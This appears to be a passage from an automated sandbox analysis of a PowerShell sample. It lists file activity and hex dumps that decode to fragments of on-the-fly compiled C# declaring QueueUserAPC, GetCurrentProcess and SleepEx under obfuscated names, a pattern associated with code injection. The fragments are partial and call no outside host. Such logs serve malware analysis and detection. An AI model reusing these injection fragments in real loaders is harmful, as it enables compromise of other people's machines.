C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA902803FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA902803FC	unknown
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_nqjlg1ip.3rs.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFA92326FDD	CreateFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_v3uhcgdk.pa4.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFA92326FDD	CreateFileW
C:\Users\user\Documents\20201123	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FFA9232F35D	CreateDirectoryW
C:\Users\user\Documents\20201123\PowerShell_transcript.405464.YiUpPuBI.20201123121927.txt	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFA92326FDD	CreateFileW
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	2	7FFA902803FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	2	7FFA902803FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	2	7FFA902803FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	2	7FFA902803FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA902803FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA902803FC	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA902803FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA902803FC	unknown
C:\Users\user\AppData\Local\Temp\5b2bnkld	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FFA971DFD38	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\5b2bnkld\5b2bnkld.tmp	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFA92326FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\5b2bnkld\5b2bnkld.0.cs	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFA92326FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\5b2bnkld\5b2bnkld.dll	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFA92326FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\5b2bnkld\5b2bnkld.cmdline	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFA92326FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\5b2bnkld\5b2bnkld.out	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFA92326FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\5b2bnkld\5b2bnkld.err	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFA92326FDD	CreateFileW
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFA92326FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\ztp4fhzn	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FFA971DFD38	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\ztp4fhzn\ztp4fhzn.tmp	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFA92326FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\ztp4fhzn\ztp4fhzn.0.cs	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFA92326FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\ztp4fhzn\ztp4fhzn.dll	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFA92326FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\ztp4fhzn\ztp4fhzn.cmdline	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFA92326FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\ztp4fhzn\ztp4fhzn.out	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFA92326FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\ztp4fhzn\ztp4fhzn.err	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFA92326FDD	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_nqjlg1ip.3rs.ps1	success or wait	1	7FFA9232F270	DeleteFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_v3uhcgdk.pa4.psm1	success or wait	1	7FFA9232F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\5b2bnkld\5b2bnkld.cmdline	success or wait	1	7FFA9232F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\5b2bnkld\5b2bnkld.out	success or wait	1	7FFA9232F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\5b2bnkld\5b2bnkld.tmp	success or wait	1	7FFA9232F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\5b2bnkld\5b2bnkld.dll	success or wait	1	7FFA9232F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\5b2bnkld\5b2bnkld.err	success or wait	1	7FFA9232F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\5b2bnkld\5b2bnkld.0.cs	success or wait	1	7FFA9232F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\ztp4fhzn\ztp4fhzn.err	success or wait	1	7FFA9232F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\ztp4fhzn\ztp4fhzn.out	success or wait	1	7FFA9232F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\ztp4fhzn\ztp4fhzn.0.cs	success or wait	1	7FFA9232F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\ztp4fhzn\ztp4fhzn.dll	success or wait	1	7FFA9232F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\ztp4fhzn\ztp4fhzn.tmp	success or wait	1	7FFA9232F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\ztp4fhzn\ztp4fhzn.cmdline	success or wait	1	7FFA9232F270	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_nqjlg1ip.3rs.ps1	unknown	1	31	1	success or wait	1	7FFA9232B526	WriteFile
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_v3uhcgdk.pa4.psm1	unknown	1	31	1	success or wait	1	7FFA9232B526	WriteFile
C:\Users\user\Documents\20201123\PowerShell_transcript.405464.YiUpPuBI.20201123121927.txt	unknown	3	ef bb bf	...	success or wait	1	7FFA9232B526	WriteFile
C:\Users\user\Documents\20201123\PowerShell_transcript.405464.YiUpPuBI.20201123121927.txt	unknown	742	2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 0d 0a 57 69 6e 64 6f 77 73 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 72 61 6e 73 63 72 69 70 74 20 73 74 61 72 74 0d 0a 53 74 61 72 74 20 74 69 6d 65 3a 20 32 30 32 30 31 31 32 33 31 32 31 39 32 38 0d 0a 55 73 65 72 6e 61 6d 65 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 6a 6f 6e 65 73 0d 0a 52 75 6e 41 73 20 55 73 65 72 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 6a 6f 6e 65 73 0d 0a 43 6f 6e 66 69 67 75 72 61 74 69 6f 6e 20 4e 61 6d 65 3a 20 0d 0a 4d 61 63 68 69 6e 65 3a 20 34 30 35 34 36 34 20 28 4d 69 63 72 6f 73 6f 66 74 20 57 69 6e 64 6f 77 73 20 4e 54 20 31 30 2e 30 2e 31 37 31 33 34 2e 30 29 0d 0a 48 6f 73 74 20 41 70 70 6c 69 63 61 74 69 6f 6e 3a 20 43 3a 5c 57 69	**********..Windows PowerShell transcript start..Start time: 20201123121928..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 405464 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Wi	success or wait	11	7FFA9232B526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\5b2bnkld\5b2bnkld.0.cs	unknown	402	ef bb bf 75 73 69 6e 67 20 53 79 73 74 65 6d 3b 0a 75 73 69 6e 67 20 53 79 73 74 65 6d 2e 52 75 6e 74 69 6d 65 2e 49 6e 74 65 72 6f 70 53 65 72 76 69 63 65 73 3b 0a 0a 6e 61 6d 65 73 70 61 63 65 20 57 33 32 0a 7b 0a 20 20 20 20 70 75 62 6c 69 63 20 63 6c 61 73 73 20 74 62 61 0a 20 20 20 20 7b 0a 20 20 20 20 5b 44 6c 6c 49 6d 70 6f 72 74 28 22 6b 65 72 6e 65 6c 33 32 22 29 5d 0a 70 75 62 6c 69 63 20 73 74 61 74 69 63 20 65 78 74 65 72 6e 20 75 69 6e 74 20 51 75 65 75 65 55 73 65 72 41 50 43 28 49 6e 74 50 74 72 20 6d 75 61 70 6f 61 79 2c 49 6e 74 50 74 72 20 6f 77 6e 6d 67 67 6d 79 6a 77 6a 2c 49 6e 74 50 74 72 20 62 6c 67 67 66 75 29 3b 0a 5b 44 6c 6c 49 6d 70 6f 72 74 28 22 6b 65 72 6e 65 6c 33 32 22 29 5d 0a 70 75 62 6c 69 63 20 73 74 61 74 69 63 20 65	...using System;.using System. Runtime.InteropServices;.. namespace W32.{. public class tba. {. [DllImport("kerne l32")].public static extern ui nt QueueUserAPC(IntPtr muapoay,IntPtr ownmggmyjwj,IntPtr blg gfu);. [DllImport("kernel32")]. public static e	success or wait	1	7FFA9232B526	WriteFile
C:\Users\user\AppData\Local\Te mp\5b2bnkld\5b2bnkld.cmdline	unknown	369	ef bb bf 2f 74 3a 6c 69 62 72 61 72 79 20 2f 75 74 66 38 6f 75 74 70 75 74 20 2f 52 3a 22 53 79 73 74 65 6d 2e 64 6c 6c 22 20 2f 52 3a 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 65 74 5c 61 73 73 65 6d 62 6c 79 5c 47 41 43 5f 4d 53 49 4c 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 5c 76 34 2e 30 5f 33 2e 30 2e 30 2e 30 5f 5f 33 31 62 66 33 38 35 36 61 64 33 36 34 65 33 35 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 2e 64 6c 6c 22 20 2f 52 3a 22 53 79 73 74 65 6d 2e 43 6f 72 65 2e 64 6c 6c 22 20 2f 6f 75 74 3a 22 43 3a 5c 55 73 65 72 73 5c 6a 6f 6e 65 73 5c 41 70 70 44 61 74 61 5c 4c 6f 63 61 6c 5c 54 65 6d 70 5c 35 62 32 62 6e 6b 6c 64 5c 35 62	.../t:library /utf8output /R:" System.dll" /R:"C:\Windows\Mic rosoft.Net\assembly\GAC_ MSIL\S ystem.Management.Automation\v4 .0_3.0.0.0__31bf3856ad36 4e35\S ystem.Management.Automation.dll" /R:"System.Core.dll" /out:" C:\Users\user\AppData\Lo cal\Temp\5b2bnkld\5b	success or wait	1	7FFA9232B526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\5b2bnkld\5b2bnkld.out	unknown	454	ef bb bf 43 3a 5c 57 69 6e 64 6f 77 73 5c 73 79 73 74 65 6d 33 32 3e 20 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 45 54 5c 46 72 61 6d 65 77 6f 72 6b 36 34 5c 76 34 2e 30 2e 33 30 33 31 39 5c 63 73 63 2e 65 78 65 22 20 2f 74 3a 6c 69 62 72 61 72 79 20 2f 75 74 66 38 6f 75 74 70 75 74 20 2f 52 3a 22 53 79 73 74 65 6d 2e 64 6c 6c 22 20 2f 52 3a 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 65 74 5c 61 73 73 65 6d 62 6c 79 5c 47 41 43 5f 4d 53 49 4c 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 5c 76 34 2e 30 5f 33 2e 30 2e 30 2e 30 5f 5f 33 31 62 66 33 38 35 36 61 64 33 36 34 65 33 35 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f	...C:\Windows\system32> "C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automatio	success or wait	1	7FFA9232B526	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	50 53 4d 4f 44 55 4c 45 43 41 43 48 45 01 0f 00 00 00 c0 f8 bc d5 15 a0 d5 08 53 00 00 00 43 3a 5c 50 72 6f 67 72 61 6d 20 46 69 6c 65 73 5c 57 69 6e 64 6f 77 73 50 6f 77 65 72 53 68 65 6c 6c 5c 4d 6f 64 75 6c 65 73 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 5c 31 2e 30 2e 30 2e 31 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 2e 70 73 64 31 1d 00 00 00 10 00 00 00 55 6e 69 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 04 00 00 00 69 6e 6d 6f 01 00 00 00 04 00 00 00 66 69 6d 6f 01 00 00 00 0e 00 00 00 49 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 12 00 00 00 4e 65 77 2d 53 63 72 69 70 74 46 69 6c 65 49 6e 66 6f 02 00 00 00 0e 00 00 00 50 75 62 6c 69 73 68 2d 4d 6f 64 75 6c 65 02 00 00 00 0e 00 00 00 49 6e 73 74 61 6c 6c 2d 53 63 72 69 70 74 02 00	PSMODULECACHE.....S...C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1.....Uninstall-Module.....inmo.....fimo.....Install-Module.....New-scriptFileInfo.....Publish-Module.....Install-scr<wbr>ipt..	success or wait	1	7FFA9232B526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	00 53 74 6f 70 2d 50 72 6f 63 65 73 73 08 00 00 00 0f 00 00 00 52 65 73 74 61 72 74 2d 53 65 72 76 69 63 65 08 00 00 00 10 00 00 00 52 65 73 74 6f 72 65 2d 43 6f 6d 70 75 74 65 72 08 00 00 00 0c 00 00 00 43 6f 6e 76 65 72 74 2d 50 61 74 68 08 00 00 00 11 00 00 00 53 74 61 72 74 2d 54 72 61 6e 73 61 63 74 69 6f 6e 08 00 00 00 0c 00 00 00 47 65 74 2d 54 69 6d 65 5a 6f 6e 65 08 00 00 00 09 00 00 00 43 6f 70 79 2d 49 74 65 6d 08 00 00 00 0f 00 00 00 52 65 6d 6f 76 65 2d 45 76 65 6e 74 4c 6f 67 08 00 00 00 0b 00 00 00 53 65 74 2d 43 6f 6e 74 65 6e 74 08 00 00 00 0b 00 00 00 4e 65 77 2d 53 65 72 76 69 63 65 08 00 00 00 0a 00 00 00 47 65 74 2d 48 6f 74 46 69 78 08 00 00 00 0f 00 00 00 54 65 73 74 2d 43 6f 6e 6e 65 63 74 69 6f 6e 08 00 00 00 0f 00 00 00 47 65 74	.Stop-Process.....Restart-Service.....Restore-Computer.....Convert-Path.....Start-Transaction.....Get-TimeZone.....Copy-Item.....Remove-EventLog.....Set-Content.....New-Service.....Get-HotFix.....Test-Connection.....Get	success or wait	1	7FFA9232B526	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	3414	2d 50 65 73 74 65 72 4f 70 74 69 6f 6e 02 00 00 00 0d 00 00 00 49 6e 76 6f 6b 65 2d 50 65 73 74 65 72 02 00 00 00 12 00 00 00 52 65 73 6f 6c 76 65 54 65 73 74 53 63 72 69 70 74 73 02 00 00 00 14 00 00 00 53 65 74 2d 53 63 72 69 70 74 42 6c 6f 63 6b 53 63 6f 70 65 02 00 00 00 00 00 00 00 f8 1f c4 d5 15 a0 d5 08 61 00 00 00 43 3a 5c 50 72 6f 67 72 61 6d 20 46 69 6c 65 73 20 28 78 38 36 29 5c 57 69 6e 64 6f 77 73 50 6f 77 65 72 53 68 65 6c 6c 5c 4d 6f 64 75 6c 65 73 5c 50 61 63 6b 61 67 65 4d 61 6e 61 67 65 6d 65 6e 74 5c 31 2e 30 2e 30 2e 31 5c 50 61 63 6b 61 67 65 4d 61 6e 61 67 65 6d 65 6e 74 2e 70 73 64 31 0d 00 00 00 11 00 00 00 53 65 74 2d 50 61 63 6b 61 67 65 53 6f 75 72 63 65 08 00 00 00 18 00 00 00 55 6e 72 65 67 69 73 74 65 72 2d 50 61 63 6b 61 67	-PesterOption.....Invoke-Pester.....ResolveTestscripts.....Set-scr<wbr>iptBlockScope.....a...C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1.....Set-PackageSource.....Unregister-Packag	success or wait	1	7FFA9232B526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\ztp4fhzn\ztp4fhzn.0.cs	unknown	414	ef bb bf 75 73 69 6e 67 20 53 79 73 74 65 6d 3b 0a 75 73 69 6e 67 20 53 79 73 74 65 6d 2e 52 75 6e 74 69 6d 65 2e 49 6e 74 65 72 6f 70 53 65 72 76 69 63 65 73 3b 0a 0a 6e 61 6d 65 73 70 61 63 65 20 57 33 32 0a 7b 0a 20 20 20 20 70 75 62 6c 69 63 20 63 6c 61 73 73 20 6d 6d 65 0a 20 20 20 20 7b 0a 20 20 20 20 5b 44 6c 6c 49 6d 70 6f 72 74 28 22 6b 65 72 6e 65 6c 33 32 22 29 5d 0a 70 75 62 6c 69 63 20 73 74 61 74 69 63 20 65 78 74 65 72 6e 20 49 6e 74 50 74 72 20 47 65 74 43 75 72 72 65 6e 74 50 72 6f 63 65 73 73 28 29 3b 0a 5b 44 6c 6c 49 6d 70 6f 72 74 28 22 6b 65 72 6e 65 6c 33 32 22 29 5d 0a 70 75 62 6c 69 63 20 73 74 61 74 69 63 20 65 78 74 65 72 6e 20 76 6f 69 64 20 53 6c 65 65 70 45 78 28 75 69 6e 74 20 62 78 74 71 61 6a 6b 70 77 62 2c 75 69 6e 74 20	...using System;.using System. Runtime.InteropServices;.. namespace W32.{. public class mme. {. [DllImport("kerne l32")].public static extern In tPtr GetCurrentProcess();. [Dll Import("kernel32")].public static extern void SleepEx(uint b xtqajkpwb,uint	success or wait	1	7FFA9232B526	WriteFile
C:\Users\user\AppData\Local\Te mp\ztp4fhzn\ztp4fhzn.cmdline	unknown	369	ef bb bf 2f 74 3a 6c 69 62 72 61 72 79 20 2f 75 74 66 38 6f 75 74 70 75 74 20 2f 52 3a 22 53 79 73 74 65 6d 2e 64 6c 6c 22 20 2f 52 3a 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 65 74 5c 61 73 73 65 6d 62 6c 79 5c 47 41 43 5f 4d 53 49 4c 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 5c 76 34 2e 30 5f 33 2e 30 2e 30 2e 30 5f 5f 33 31 62 66 33 38 35 36 61 64 33 36 34 65 33 35 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 2e 64 6c 6c 22 20 2f 52 3a 22 53 79 73 74 65 6d 2e 43 6f 72 65 2e 64 6c 6c 22 20 2f 6f 75 74 3a 22 43 3a 5c 55 73 65 72 73 5c 6a 6f 6e 65 73 5c 41 70 70 44 61 74 61 5c 4c 6f 63 61 6c 5c 54 65 6d 70 5c 7a 74 70 34 66 68 7a 6e 5c 7a 74	.../t:library /utf8output /R:" System.dll" /R:"C:\Windows\Mic rosoft.Net\assembly\GAC_ MSIL\S ystem.Management.Automation\v4 .0_3.0.0.0__31bf3856ad36 4e35\S ystem.Management.Automation.dll" /R:"System.Core.dll" /out:" C:\Users\user\AppData\Local\Temp\ztp4fhzn\zt	success or wait	1	7FFA9232B526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\ztp4fhzn\ztp4fhzn.out	unknown	454	ef bb bf 43 3a 5c 57 69 6e 64 6f 77 73 5c 73 79 73 74 65 6d 33 32 3e 20 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 45 54 5c 46 72 61 6d 65 77 6f 72 6b 36 34 5c 76 34 2e 30 2e 33 30 33 31 39 5c 63 73 63 2e 65 78 65 22 20 2f 74 3a 6c 69 62 72 61 72 79 20 2f 75 74 66 38 6f 75 74 70 75 74 20 2f 52 3a 22 53 79 73 74 65 6d 2e 64 6c 6c 22 20 2f 52 3a 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 65 74 5c 61 73 73 65 6d 62 6c 79 5c 47 41 43 5f 4d 53 49 4c 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 5c 76 34 2e 30 5f 33 2e 30 2e 30 2e 30 5f 5f 33 31 62 66 33 38 35 36 61 64 33 36 34 65 33 35 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f	...C:\Windows\system32>"C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automatio	success or wait	1	7FFA9232B526	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	40 00 00 01 65 00 00 00 00 00 00 00 10 00 00 00 09 00 00 00 11 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 f5 01 00 00 00 00 00 00 00 00 00 00 00 00 00 04 40 00 80 00 00 00 00 00 00 00 00	@...e.....@.....	success or wait	1	7FFA97C4F6E8	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	40	38 00 00 02 04 00 00 00 00 00 00 00 01 00 00 00 92 27 b2 e7 11 d3 a3 4c aa b2 7d 19 c2 b2 0b aa 09 00 00 00 0e 00 0f 00	8.....'.....L..}.....	success or wait	16	7FFA97C4F6E8	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	15	53 79 73 74 65 6d 2e 4e 75 6d 65 72 69 63 73	System.Numerics	success or wait	16	7FFA97C4F6E8	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	1	00	.	success or wait	10	7FFA97C4F6E8	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	4	6c 00 00 03	l...	success or wait	1	7FFA97C4F6E8	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	104	01 0e 80 00 02 0e 80 00 03 0e 80 00 04 0e 80 00 05 0e 80 00 06 0e 80 00 07 0e 80 00 08 0e 80 00 00 0e 80 00 09 0e 80 00 0a 0c 80 00 0b 0e 80 00 0c 0e 80 00 22 00 40 00 24 00 40 00 6a 00 40 00 99 00 40 00 b1 00 40 00 b0 00 40 00 9b 00 40 00 18 00 40 00 57 00 40 00 0d 0c 80 00 0e 0c 80 00 0d 0e 80 00 0f 0e 80 00	.....".@.$.@.j.@...@...@...@...@...@.W.@.....	success or wait	1	7FFA97C4F6E8	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFA976FB9DD	unknown

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFA976FB9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFA976FB9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	7FFA976FB9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\mscorlib\ac26 e2af62f23e37e645b5e44068a025\mscorlib.ni.dll.aux	unknown	176	success or wait	1	7FFA977D12E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFA97702625	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFA97702625	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFA97702625	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pb3 78ec07#\58553ff4dedf0b1dd22a283773a566fc\Microsoft.PowerShell.ConsoleHost.ni.dll.aux	unknown	1248	success or wait	1	7FFA977D12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System\10a171 39182a9efd561f01fada9688a5\System.ni.dll.aux	unknown	620	success or wait	1	7FFA977D12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Core\4 e05e2e48b8a6dd267a8c9e25ef129a7\System.Core.ni.dll.aux	unknown	900	success or wait	1	7FFA977D12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Manaa5 7fc8cc#\8b2774850bdc17a926dc650317d86b33\System.Management.Automation.ni.dll.aux	unknown	2764	success or wait	1	7FFA977D12E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFA976FB9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFA976FB9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFA976FB9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFA976FB9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFA976FB9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	7976	success or wait	1	7FFA976FB9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	7FFA976FB9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Mf4 9f6405#\dfef7a1e85e28d0ba698946b7fc68a28\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	7FFA977D12E7	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	success or wait	1	7FFA976E62DB	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	21272	success or wait	1	7FFA976E63B9	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Manage ment\d0f4eb5b1d0857aabc3e7dd079735875\System.Management.ni.dll.aux	unknown	764	success or wait	1	7FFA977D12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Dired1 3b18a9#\78d6ee2fdd35fdb45b3d78d899e481ea\System.DirectoryServices.ni.dll.aux	unknown	752	success or wait	1	7FFA977D12E7	ReadFile
